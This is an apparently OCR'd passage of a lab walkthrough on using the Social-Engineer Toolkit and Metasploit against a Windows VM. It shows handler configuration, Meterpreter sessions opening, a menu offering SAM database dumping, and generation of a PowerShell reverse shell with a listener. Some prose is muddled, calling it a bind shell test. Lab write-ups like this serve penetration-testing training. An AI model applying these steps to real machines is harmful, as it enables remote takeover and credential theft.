
● Save File

□ Do this automatically for files like this from now on.


When you launch the file in Windows VM,your Kali Linux Terminal will show this and launch Metasploit automatically.



```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.226.130
LHOST => 192.168.226.130
resource (/root/.set//meta_config)> set LPORT 4646
LPORT => 4646
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.226.130:4646
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175203 bytes) to 192.168.226.129
[*] Meterpreter session 1 opened (192.168.226.130:4646 -> 192.168.226.129:63016) at 2021-10-07 23:00:28 -0400
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175203 bytes) to 192.168.226.129
[*] Meterpreter session 2 opened (192.168.226.130:4646 -> 192.168.226.129:51076) at 2021-10-07 23:01:27 -0400
```




```
               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:443
```




```
                 _
                /-\
           _____|#|_____
          |_____________|
         |_______________|
        ||_POLICE_##_BOX_||
        | |-|-|-|||-|-|-| |
        | |-|-|-|||-|-|-| |
        | |_|_|_|||_|_|_| |
        | ||~~~| | |---|| |
        | ||~~~|!|!| O || |
        | ||~~~| |.|___|| |
        | ||---| | |---|| |
        | ||   | | |   || |
        | ||___| | |___|| |
        | ||---| | |---|| |
        | ||   | | |   || |
        | ||___| | |___|| |
        |-----------------|
        |   Timey Wimey   |
        -------------------

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules
```

Conduct a Powershell Bind Shell Test:




```
set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a f
uitful  landscape for deploying payloads and performing functions that  do not get triggered by preventative technologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu
```

Navigate thorugh the options and listen on the victim machine:



```
set:powershell>2
Enter the IPAddress or DNS name for the reverse host: 10.0.2.15
set:powershell> Enter the port for listener [443]:443
[*] Rewriting the powershell reverse shell with options
[*] Exporting the powershell stuff to /root/.set/reports/powershell
set> Do you want to start a listener [yes/no]: yes
Listening on 0.0.0.0:443
```

Perform operations in the powershell and the Kali terminal will reflect those changes via Social Enginnering Toolkit.



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\IEUser\Documents\PowerShell_Reverse_Shell
PS C:\Users\IEUser\Documents\PowerShell_Reverse_Shell> ls


    Directory: C:\Users\IEUser\Documents\PowerShell_Reverse_Shell


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---           8/15/2017   9:15 AM       1690 pws.ps1
```